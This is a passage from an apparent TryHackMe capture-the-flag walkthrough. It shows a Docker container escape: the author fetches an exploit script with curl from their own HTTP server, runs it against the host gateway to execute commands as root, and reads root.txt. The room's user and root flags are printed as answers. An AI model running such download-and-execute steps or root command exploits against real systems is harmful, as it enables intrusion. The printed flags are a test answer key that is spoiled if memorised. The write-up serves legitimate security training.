
```
# ls /root
ls /root
user.txt
# cat /root/user.txt
cat /root/user.txt
THM{eacffefe1d2aafcc15e70dc2f07f7ac1}
#
```

Since we are in a docker container, we need to move on to the machine in order to find the last flag.

We'll need to perform a scan for the docker container, nonetheless, nmap isn't downloaded, so we'll open a HTTP server with python in our local machine and download the nmap binary in the docker container:


```
python -m http.server 8000 #create a HTTP server on port 8000
```

Running the nmap command will results in some ports open on the container for which a exploit exist, so what we can do is to download it in our machine and then run it on the docker container:




```
daemon@4a70924bafa0:/tmp$ curl 10.8.192.64/exploit.py -o exploit.py
curl 10.8.192.64/exploit.py -o exploit.py
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0curl: (7) Failed to
 connect to 10.8.192.64 port 80: Connection refused
daemon@4a70924bafa0:/tmp$ curl 10.8.192.64:8000/exploit.py -o exploit.py
curl 10.8.192.64:8000/exploit.py -o exploit.py
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  5246  100  5246    0     0  12857      0 --:--:-- --:--:-- --:--:-- 12826
daemon@4a70924bafa0:/tmp$ ls
ls
exploit.py
daemon@4a70924bafa0:/tmp$ 
```


Once the exploit is downloaded, we’ll open the reverse shell as root:



```
daemon@4a70924bafa0:/tmp$ python3 exploit.py
python3 exploit.py
usage: exploit.py [-h] -t TARGETIP [-p TARGETPORT] [-c COMMAND] [-s SCRIPT]
exploit.py: error: the following arguments are required: -t/--TargetIP
daemon@4a70924bafa0:/tmp$ 
```



```
        ether 02:42:ac:11:00:02  txqueuelen 0  (Ethernet)
        RX packets 3431  bytes 3171941 (3.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2429  bytes 1947038 (1.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 200 (200.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 200 (200.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

daemon@4a70924bafa0:/tmp$ python3 exploit.py -t 172.17.0.1 -c 'whoami;pwd;id;hostname;uname -a;ca
t /root/root.txt;'
python3 exploit.py -t 172.17.0.1 -c 'whoami;pwd;id;hostname;uname -a;cat /root/root.txt;'
root
/var/opt/microsoft/scx/tmp
uid=0(root) gid=0(root) groups=0(root)
ubuntu
Linux ubuntu 5.4.0-88-generic #99-Ubuntu SMP Thu Sep 23 17:29:00 UTC 2021 x86_64 x86_64 x86_64 GN
U/Linux
THM{7f147ef1f36da9ae29529890a1b6011f}

daemon@4a70924bafa0:/tmp$ 
```



Deploy the machine attached to this task and happy hacking!

Answer the questions below

What is the user flag?

```
THM{eacffefe1d2aafcc15e70dc2f07f7ac1}
```

What is the root flag?

```
THM{7f147ef1f36da9ae29529890a1b6011f}
```

#PWNED